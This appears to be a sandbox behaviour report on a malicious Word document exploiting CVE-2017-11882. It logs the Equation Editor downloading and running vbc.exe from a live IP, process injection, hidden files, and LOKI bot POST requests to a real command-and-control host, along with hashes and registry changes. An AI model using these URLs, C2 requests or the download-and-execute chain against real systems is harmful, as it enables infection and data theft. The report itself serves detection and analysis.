Resides in memory to evade detection	🟥⬜⬜	Injecting Process ID: 1128 Target Process ID: 2984 Target Image Path: %USERPROFILE%\vbc.exe Injected Content: .D$....}..d
Resides in memory to evade detection	🟥⬜⬜	Injecting Process ID: 1128 Target Process ID: 2984 Target Image Path: %USERPROFILE%\vbc.exe Injected Content: MZ.
Injects memory with dropped files	🟥⬜⬜	Injecting Process ID: 1128 Target Process ID: 2984 Target Image Path: %USERPROFILE%\vbc.exe File: MZ.
Creates command line process	🟥⬜⬜	Process ID: 1128 Image Path: %USERPROFILE%\vbc.exe

▼ Rootkit, cloaking (2)

Characteristic	Significance	Details
Hides file to evade detection	🟥⬜⬜	File: %APPDATA%\24FC74
Hides file to evade detection	🟥⬜⬜	File: %APPDATA%\24FC74\42AE16.exe

▼ Suspicious network or messaging activity (13)

Characteristic	Significance	Details
Attempts to connect to suspicious host	🟥⬜⬜	79.110.62.142
Attempts to connect to malicious URL	🟥🟥🟥	URL: http://79.110.62.142/8891/vbc.exe Threat Name: WEB-THREAT_RAREWARE.WRS
Connects to remote URL or IP address	🟥⬜⬜	Connection: ÎÏÇÑÉÈÑÎÏÊÑÎËÇÐ\x90"Š'žÐ™–‰šÐ™\x8dšÑ\x8f—\x8f:80 Content: .
Connects to remote URL or IP address	🟥⬜⬜	Connection: ÎÏÇÑÉÈÑÎÏÊÑÎËÇÐ\x90"Š'žÐ™–‰šÐ™\x8dšÑ\x8f—\x8f:80 Content: POST HTTP/1.0\r\nUser-Agent: Mozilla/4.08 [Charon; Inferno]\r\nHost: ....\r\nAccept: */*\r\nContent-Type: application/octet-stream\r\nContent-Encoding: binary\r\nContent-Key: 1D6BBB2C\r\nContent-Length: 189\r\nConnection: close\r\n\r\n
Connects to remote URL or IP address	🟥⬜⬜	Connection: ÎÏÇÑÉÈÑÎÏÊÑÎËÇÐ\x90"Š'žÐ™–‰šÐ™\x8dšÑ\x8f—\x8f:80 Content: POST HTTP/1.0\r\nUser-Agent: Mozilla/4.08 [Charon; Inferno]\r\nHost: ....\r\nAccept: */*\r\nContent-Type: application/octet-stream\r\nContent-Encoding: binary\r\nContent-Key: 1D6BBB2C\r\nContent-Length: 216\r\nConnection: close\r\n\r\n
Connects to remote URL or IP address	🟥⬜⬜	Connection: 208.67.105.148:80 Content: .
Connects to remote URL or IP address	🟥⬜⬜	Connection: 208.67.105.148:80 Content: POST /okuma/five/fre.php HTTP/1.0\r\nUser-Agent: Mozilla/4.08 [Charon; Inferno]\r\nHost: 208.67.105.148\r\nAccept: */*\r\nContent-Type: application/octet-stream\r\nContent-Encoding: binary\r\nContent-Key: DD058058\r\nContent-Length: 281\r\nConnection: close\r\n\r\n
Connects to remote URL or IP address	🟥⬜⬜	Connection: 79.110.62.142:80 Content: GET /8891/vbc.exe HTTP/1.1\r\nAccept: */*\r\nAccept-Encoding: gzip, deflate\r\nUser-Agent: Mozilla/4.0 [compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/8.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729; InfoPath.3]\r\nHost: 79.110.62.142\r\nConnection: Keep-Alive\r\n\r\n
Connects to remote URL or IP address	🟥⬜⬜	http://79.110.62.142/8891/vbc.exe
Connects to remote URL or IP address	🟥⬜⬜	http://79.110.62.142/8891/vbc.exe
Listens on port	🟥⬜⬜	0.0.0.0:49425
Queries DNS server	🟥⬜⬜	79.110.62.142
Exhibits bot behavior	🟥🟥🟥	Threat Description: LOKI - HTTP (Request) Host: N/A IP: 208.67.105.148 Port: 80 Rule ID: 2157

Network Destinations

IP Address	Port	Location	Risk Level	Threat	Accessed By
208.67.105.148	80	-	-	-	malware.doc
79.110.62.142	80	-	-	-	malware.doc

Domain	IP Address	Port	Location	Risk Level	Threat	Accessed By
79.110.62.142	-	53	-	-	-	malware.doc

URL	Site Category	Risk Level	Threat	Accessed By
http://79.110.62.142/8891/vbc.exe	Disease Vector	High	WEB-THREAT_RAREWARE.WRS	malware.doc

Dropped or Downloaded Files

File	Risk Level	Threat	Threat Characteristics	Source URL	Size (bytes)	SHA-1
vbc.exe	High	VAN_WORM.UMXX	Attempts to detect active running processes Modifies important registry entries to perform rogue functions Executes dropped file Deletes file to compromise the system or to remove traces of the infection Drops executable during installation Creates multiple copies of a file Executes commands or uses API to obtain system information Accesses decoy file Causes process to crash Detected as obfuscated script Creates process Escalates process privileges to gain a higher level of access Resides in memory to evade detection Injects memory with dropped files Creates command line process Hides file to evade detection Connects to remote URL or IP address	http://79.110.62.142/8891/vbc.exe	974336	33A7FEE50DD8FB25B7FC21E5A4C49A3DF201F7DA
~WRF{36430FDD-67E8-4984-B6B4-9BE6E0BDCFE6}.tmp	High	EXPL_CVE1711882	Drops known malware	-	16384	58E764720390B9D83CCAFDA6EE8D588743FD47FC
42AE16.exe	No risk	-	-	http://79.110.62.142/8891/vbc.exehttp://79.110.62.142/8891/vbc.exe	974336	33A7FEE50DD8FB25B7FC21E5A4C49A3DF201F7DA
vbc[1].exe	No risk	-	-	http://79.110.62.142/8891/vbc.exe	974336	33A7FEE50DD8FB25B7FC21E5A4C49A3DF201F7DA
malware.doc.LNK	No risk	-	-	-	1317	41638EBF8B2AB7C8DECD145698D1563D1BE83590
~WRS{9E5C6202-9F85-49B0-8158-DD2AC0B6DDA3}.tmp	No risk	-	-	-	1024	DBB111419C704F116EFA8E72471DD83E86E49677
Policy.vpol	No risk	-	-	-	436	770D528DA0A45E9C52DD705D11853272C6D6B2B1
a18ca4003deb042bbee7a40f15e1970b_713b9826-f5f6-4612-b8c6-3585b9601125	No risk	-	-	-	54	7AA0EE429B305A7017069C2D5D7C4839A063CFA5
a18ca4003deb042bbee7a40f15e1970b_713b9826-f5f6-4612-b8c6-3585b9601125	No risk	-	-	-	54	0F6253AAF1C05D31E8844434F74CE0C5367081D8
~WRS{8393D72A-F36D-4764-BA3A-7363D4747F79}.tmp	No risk	-	-	-	14336	FBACDC2A46B76DBB8F073B14C6DD71EC8A3699D9

▼ Suspicious Objects

Type	Object	Risk Level
File (SHA1)	8D06387E577EF13546AAB1C4888C3D9109E7DA64	High
File (SHA1)	58E764720390B9D83CCAFDA6EE8D588743FD47FC	High
URL	http://79.110.62.142:80/8891/vbc.exe	High
File (SHA1)	33A7FEE50DD8FB25B7FC21E5A4C49A3DF201F7DA	High

▼ Analysis

Event Type	Details	Parent PID	PID
Detection	Threat Characteristic: Attempts to connect to suspicious host 79.110.62.142		
Detection	Threat Characteristic: Attempts to connect to malicious URL URL: http://79.110.62.142/8891/vbc.exe Threat Name: WEB-THREAT_RAREWARE.WRS		
Detection	Threat Characteristic: Exhibits bot behavior Threat Description: LOKI - HTTP (Request) Host: N/A IP: 208.67.105.148 Port: 80 Rule ID: 2157		
Detection	Threat Characteristic: Detected as known malware Source: ATSE Detection Name: Trojan.W97M.CVE201711882.SMN Engine Version: 22.580.1004 Malware Pattern Version: 18.271.92		
Detection	Threat Characteristic: Drops unknown malware Source: Virtual Analyzer Detection Name: VAN_WORM.UMXX File Name: vbc.exe SHA1: 33A7FEE50DD8FB25B7FC21E5A4C49A3DF201F7DA Engine Version: 6.0.5611		

Detection	Threat Characteristic: Drops known malware Source: ATSE Detection Name: EXPL_CVE1711882 File Name: ~WRF{36430FDD-67E8-4984-B6B4-9BE6E0BDCFE6}.tmp SHA1: 58E764720390B9D83CCAFDA6EE8D588743FD47FC Engine Version: 22.580.1004 Malware Pattern Version: 18.271.92		
Call System API	API Name: GetVersionExA Args: (d3d6c0) Return: 1		2796
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2796 Info: Obtains system version from API result		
Call System API	API Name: GetForegroundWindow Args: () Return: 100e0		2796
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2796 Info: Obtains listing of open application windows		
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Resiliency\ Value: None		2796
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Resiliency\StartupItems\ Value: None		2796
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Resiliency\StartupItems\ms? Value: None		2796
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\LanguageResources\EnabledLanguages\1033 Value: Off		2796
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\LanguageResources\EnabledLanguages\1033 Value: On		2796
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3		2796
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2796 Info: Obtains drive info from API result		
Call System API	API Name: GetVersionExA Args: (d3b38c) Return: 1		2796
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109110000000000000000F01FEC\Usage\WORDFiles Value: 56560011		2796
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109110000000000000000F01FEC\Usage\ProductFiles Value: 56560037		2796
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109110000000000000000F01FEC\Usage\ProductFiles Value: 56560038		2796
Call System API	API Name: GetVersionExA Args: (d3b2b8) Return: 1		2796
Call System API	API Name: GetVersionExA Args: (d3adc8) Return: 1		2796
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\Microsoft.NET\Framework\\*, 0, d3a304, 0, 0, 0) Return: fd1af0		2796
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2796 Info: Obtains file or directory info from API result		
Call Filesystem API	API Name: FindNextFileW Args: (fd1af0, d3a304) Return: 1		2796
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\MTTT Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\LCCache\Themes\1033\NextUpdate Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\LCCache\WordDocParts\1033\NextUpdate Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\LCCache\SmartArt\1033\NextUpdate Value: None		2796
Call System API	API Name: GetVersionExA Args: (d3b338) Return: 1		2796
Call System API	API Name: GetVersionExA Args: (d3b2f8) Return: 1		2796
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3		2796
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3		2796
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3		2796
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3		2796
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3		2796
Call System API	API Name: GetDriveTypeW Args: (D:\ ) Return: 5		2796
Call System API	API Name: GetDriveTypeW Args: (E:\ ) Return: 2		2796
Call System API	API Name: GetDriveTypeW Args: (F:\ ) Return: 2		2796
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Resiliency\StartupItems\ft? Value: None		2796
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3		2796
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3		2796
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3		2796
Call System API	API Name: GetDriveTypeW Args: (\\?\STORAGE#Volume#{ee5e3854-dde6-11eb-9bdd-806e6f6e6963}#000000001F500000#{53f5630d-b6bf-11d0-94f2-00a0c91efb8b}\ ) Return: 3		2796
Call System API	API Name: GetDriveTypeW Args: (\\?\STORAGE#Volume#{ee5e3854-dde6-11eb-9bdd-806e6f6e6963}#0000000000100000#{53f5630d-b6bf-11d0-94f2-00a0c91efb8b}\ ) Return: 3		2796
Call System API	API Name: GetDriveTypeW Args: (\\?\IDE#CdRomTEAC_CD-ROM____________________________2.5+____#5&1c1d869a&0&1.1.0#{53f5630d-b6bf-11d0-94f2-00a0c91efb8b}\ ) Return: 5		2796
Call System API	API Name: GetDriveTypeW Args: (E:\ ) Return: 2		2796
Call System API	API Name: GetDriveTypeW Args: (F:\ ) Return: 2		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Resiliency\StartupItems\ft? Value: None		2796
Call System API	API Name: GetForegroundWindow Args: () Return: 100e0		2796
Call System API	API Name: GetForegroundWindow Args: () Return: 100e0		2796
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Word\STARTUP\*.*, 0, d396d4, 0, 0, 0) Return: 109b948		2796
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\Microsoft Office\Office14\STARTUP\*.*, 0, d396d4, 0, 0, 0) Return: 109bfc8		2796
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3		2796
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3		2796
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3		2796
Call System API	API Name: GetVersionExA Args: (746182d0) Return: 1		2796
Call System API	API Name: GetVersionExA Args: (d322d0) Return: 1		2796
Call System API	API Name: GetDriveTypeA Args: (C:\ ) Return: 3		2796
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Resiliency\StartupItems\mu? Value: None		2796
Call System API	API Name: evtchann.SendEvent Args: (e), imagepath[C:\PROGRA~2\COMMON~1\MICROS~1\EQUATION\EQNEDT32.EXE) Return: 1		2796
Call System API	API Name: evtchann.SendEvent Args: (e), pid[0], ppid[2796) Return: 1		2796

Call System API	API Name: evtchann.SendEvent Args: (e), imagepath[%CommonProgramFiles(x86)%\Microsoft Shared\EQUATION\EQNEDT32.EXE) Return: 1		2796
Call System API	API Name: evtchann.SendEvent Args: (e), pid[0], ppid[2796) Return: 1		2796
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00006109E60090400000000000F01FEC\Usage\EquationEditorFilesIntl_1033 Value: 56560005	2796	2512
Detection	Threat Characteristic: Creates process Process ID: 2512 Image Path: %CommonProgramFiles(x86)%\Microsoft Shared\EQUATION\EQNEDT32.EXE -Embedding		
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Equation Editor\ Value: None	2796	2512
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Equation Editor\3.0\ Value: None	2796	2512
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Equation Editor\3.0\Options\ Value: None	2796	2512
Call Internet Helper API	API Name: URLDownloadToFileW Args: (, http://79.110.62.142/8891/vbc.exe, %USERPROFILE%\vbc.exe, ,) Return: 0	2796	2512
Detection	Threat Characteristic: Executes dropped file File: %USERPROFILE%\vbc.exe Shell Command: %USERPROFILE%\vbc.exe		
Detection	Threat Characteristic: Connects to remote URL or IP address http://79.110.62.142/8891/vbc.exe		
Call System API	API Name: DnsQueryEx Args: (79.110.62.142, 1, 50020000) Return: 0	2796	2512
Detection	Threat Characteristic: Queries DNS server 79.110.62.142		
Call System API	API Name: DnsQueryEx Args: (79.110.62.142, 1, 50020000) Return: 0	2796	2512
Call System API	API Name: GetVersionExA Args: (746182d0) Return: 1	2796	2512
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2512 Info: Obtains system version from API result		
Add Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\DownloadManager\ Value: None	2796	2512
Call System API	API Name: GetVersionExA Args: (19dc84) Return: 1	2796	2512
Call System API	API Name: GetVersionExA Args: (74752828) Return: 1	2796	2512
Call System API	API Name: GetVersionExA Args: (19dc84) Return: 1	2796	2512
Call System API	API Name: GetVersionExA Args: (19dc84) Return: 1	2796	2512
Call System API	API Name: GetVersionExA Args: (19dc84) Return: 1	2796	2512
Call System API	API Name: GetVersionExA Args: (19dc84) Return: 1	2796	2512
Call System API	API Name: GetVersionExA Args: (19dc84) Return: 1	2796	2512
Call System API	API Name: GetVersionExA Args: (19dc84) Return: 1	2796	2512
Call System API	API Name: GetVersionExA Args: (19dc84) Return: 1	2796	2512
Call System API	API Name: GetVersionExA Args: (19dc84) Return: 1	2796	2512
Call System API	API Name: GetVersionExA Args: (19dc84) Return: 1	2796	2512
Call System API	API Name: GetVersionExA Args: (19dc84) Return: 1	2796	2512
Call System API	API Name: GetVersionExA Args: (19dc84) Return: 1	2796	2512
Call System API	API Name: GetVersionExA Args: (19dc84) Return: 1	2796	2512
Call System API	API Name: GetVersionExA Args: (19dc84) Return: 1	2796	2512
Call System API	API Name: GetVersionExA Args: (19db30) Return: 1	2796	2512
Call System API	API Name: GetVersionExA Args: (19dc84) Return: 1	2796	2512
Call System API	API Name: GetVersionExA Args: (19db30) Return: 1	2796	2512
Call System API	API Name: GetVersionExA Args: (19dc84) Return: 1	2796	2512
Call System API	API Name: GetVersionExA Args: (19da34) Return: 1	2796	2512
Call System API	API Name: GetVersionExA Args: (19da34) Return: 1	2796	2512
Call System API	API Name: GetVersionExA Args: (19da20) Return: 1	2796	2512
Call System API	API Name: GetVersionExA Args: (19da34) Return: 1	2796	2512
Call System API	API Name: GetVersionExA Args: (19da20) Return: 1	2796	2512
Call System API	API Name: GetVersionExA Args: (19da34) Return: 1	2796	2512
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Microsoft\Windows\INetCache) Return: 1	2796	2512
Call Internet Helper API	API Name: InternetOpenW Args: (Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/8.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729; InfoPath.3), 0, , , 10000000) Return: cc0004	2796	2512
Call System API	API Name: DnsQueryEx Args: (79.110.62.142, 1, 50020000) Return: 0	2796	2512
Call Internet Helper API	API Name: InternetConnectW Args: (cc0004, 79.110.62.142, 80, , , 3, 0, 8461680) Return: cc0008	2796	2512
Call Internet Helper API	API Name: HttpOpenRequestW Args: (cc0008, GET, /8891/vbc.exe, , , 1694120, 4194320, 8461680) Return: cc000c	2796	2512
Detection	Threat Characteristic: Connects to remote URL or IP address http://79.110.62.142/8891/vbc.exe		
Call System API	API Name: GetVersionExA Args: (19d800) Return: 1	2796	2512
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyEnable Value: 0	2796	2512
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyServer Value: None	2796	2512
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyOverride Value: None	2796	2512
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\AutoConfigURL Value: None	2796	2512
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\AutoDetect Value: None	2796	2512
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\Connections\SavedLegacySettings Value: None	2796	2512
Call Network API	API Name: socket Args: (23, 1, 6) Return: 480	2796	2512
Call Service API	API Name: OpenServiceW Args: (80ab40, WinHttpAutoProxySvc, 94) Return: 80aaf0	2796	2512
Call System API	API Name: WinHttpCloseHandle Args: (5300e48) Return: 1	2796	2512
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Microsoft\Windows) Return: 1	2796	2512
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Microsoft\Windows) Return: 1	2796	2512
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Microsoft\Windows\History) Return: 1	2796	2512
Call Network API	API Name: socket Args: (2, 2, 0) Return: 4f4	2796	2512
Call Network API	API Name: socket Args: (23, 2, 0) Return: 4f4	2796	2512
Call Network API	API Name: socket Args: (2, 1, 6) Return: 4f4	2796	2512
Call Network API	API Name: bind Args: (4f4, 0.0.0.0:49425, 16) Return: 0	2796	2512

Detection	Threat Characteristic: Listens on port 0.0.0.0:49425		
Call System API	API Name: ConnectEx Args: (4f4, 79.110.62.142:80, 16, 0, 0, 0, 80ebec) Return: 0	2796	2512
Call Network API	API Name: send Args: (4f4, GET /8891/vbc.exe HTTP/1.1\r\nAccept: */*\r\nAccept-Encoding: gzip, deflate\r\nUser-Agent: Mozilla/4.0 [compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/8.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729; InfoPath.3]\r\nHost: 79.110.62.142\r\nConnection: Keep-Alive\r\n\r\n, 1, 296) Return: 0	2796	2512
Detection	Threat Characteristic: Connects to remote URL or IP address Connection: 79.110.62.142:80 Content: GET /8891/vbc.exe HTTP/1.1\r\nAccept: */*\r\nAccept-Encoding: gzip, deflate\r\nUser-Agent: Mozilla/4.0 [compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/8.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729; InfoPath.3]\r\nHost: 79.110.62.142\r\nConnection: Keep-Alive\r\n\r\n		
Call Network API	API Name: recv Args: (4f4, , 1, 2) Return: ?	2796	2512
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\IE\WMQQBNJ1\vbc[1].exe Type: VSDT_EXE_MSIL	2796	2512
Detection	Threat Characteristic: Modifies file that can be used to infect systems %LOCALAPPDATA%\Microsoft\Windows\INetCache\IE\WMQQBNJ1\vbc[1].exe		
Add File	Path: %USERPROFILE%\vbc.exe Type: VSDT_EXE_MSIL	2796	2512
Detection	Threat Characteristic: Drops executable during installation Dropping Process ID: 2512 File: %USERPROFILE%\vbc.exe Type: VSDT_EXE_MSIL		
Write File	Path: %USERPROFILE%\vbc.exe Type: VSDT_EXE_MSIL	2796	2512
Detection	Threat Characteristic: Modifies file that can be used to infect systems %USERPROFILE%\vbc.exe		
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3	2796	2512
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2512 Info: Obtains drive info from API result		
Call System API	API Name: PathFileExistsW Args: (%windir%\SysWOW64\propsys.dll) Return: 1	2796	2512
Call System API	API Name: PathFileExistsW Args: (%windir%\SysWOW64\propsys.dll) Return: 1	2796	2512
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3	2796	2512
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3	2796	2512
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3	2796	2512
Call System API	API Name: GetDriveTypeW Args: (\\?\STORAGE#Volume#{ee5e3854-dde6-11eb-9bdd-806e6f6e6963}#000000001F500000#{53f5630d-b6bf-11d0-94f2-00a0c91efb8b}\ ) Return: 3	2796	2512
Call System API	API Name: GetDriveTypeA Args: (C:\ ) Return: 3	2796	2512
Call System API	API Name: GetForegroundWindow Args: () Return: 100e0	2796	2512
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2512 Info: Obtains listing of open application windows		
Call System API	API Name: GetDriveTypeW Args: (\\?\STORAGE#Volume#{ee5e3854-dde6-11eb-9bdd-806e6f6e6963}#0000000000100000#{53f5630d-b6bf-11d0-94f2-00a0c91efb8b}\ ) Return: 3	2796	2512
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3	2796	2512
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3	2796	2512
Call Process API	API Name: CreateProcessW Args: (%USERPROFILE%\vbc.exe, "%USERPROFILE%\vbc.exe", , , , CREATE_SUSPENDED, , %windir%\system32, , Process:1128:%USERPROFILE%\vbc.exe) Return: 1	2796	2512
Detection	Threat Characteristic: Executes dropped file File: %USERPROFILE%\vbc.exe Shell Command: %USERPROFILE%\vbc.exe "%USERPROFILE%\vbc.exe"		
Detection	Threat Characteristic: Creates process Process ID: 2512 Image Path: %USERPROFILE%\vbc.exe Shell Command: "%USERPROFILE%\vbc.exe"		
Call System API	API Name: GetForegroundWindow Args: () Return: 100e0	2796	2512
Call Thread API	API Name: NtResumeThread Args: (Process:1128,) Return: ?	2796	2512
Call System API	API Name: evtchann.SendEvent Args: (e), pid[1128], ppid[2512) Return: 1	2796	2512
Detection	Threat Characteristic: Creates command line process Process ID: 1128 Image Path: %USERPROFILE%\vbc.exe		
Call System API	API Name: GetDriveTypeW Args: (\\?\IDE#CdRomTEAC_CD-ROM____________________________2.5+____#5&1c1d869a&0&1.1.0#{53f5630d-b6bf-11d0-94f2-00a0c91efb8b}\ ) Return: 5	2796	2512
Call System API	API Name: GetDriveTypeW Args: (E:\ ) Return: 2	2796	2512
Call System API	API Name: GetDriveTypeW Args: (F:\ ) Return: 2	2796	2512
Detection	Threat Characteristic: Creates process Process ID: 1128 Image Path: %USERPROFILE%\vbc.exe		
Call System API	API Name: PathFileExistsW Args: (%windir%\SysWOW64\propsys.dll) Return: 1		2796
Call System API	API Name: PathFileExistsW Args: (%windir%\SysWOW64\propsys.dll) Return: 1		2796
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\Microsoft.NET\Framework\\*, 0, bbf244, 0, 0, 0) Return: e6bbb0	2512	1128
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 1128 Info: Obtains file or directory info from API result		
Call Filesystem API	API Name: FindNextFileW Args: (e6bbb0, bbf244) Return: 1	2512	1128
Call System API	API Name: GetVersionExA Args: (eb5e90) Return: 1	2512	1128
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 1128 Info: Obtains system version from API result		
Call System API	API Name: GetForegroundWindow Args: () Return: 100e0		2796
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\mscorlib\*, 0, bbef48, 0, 0, 0) Return: e6bdb0	2512	1128
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Place MRU\Max Display Value: None		2796
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Place MRU\Max Display Value: 19		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Place MRU\Item 1 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Place MRU\Item 2 Value: None		2796

Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Place MRU\Item 3 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Place MRU\Item 4 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Place MRU\Item 5 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Place MRU\Item 6 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Place MRU\Item 7 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Place MRU\Item 8 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Place MRU\Item 9 Value: None		2796
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Place MRU\Item 10 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Place MRU\Item 11 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Place MRU\Item 12 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Place MRU\Item 13 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Place MRU\Item 14 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Place MRU\Item 15 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Place MRU\Item 16 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Place MRU\Item 17 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Place MRU\Item 18 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Place MRU\Item 19 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Place MRU\Item 20 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Place MRU\Item 21 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Place MRU\Item 22 Value: None		2796
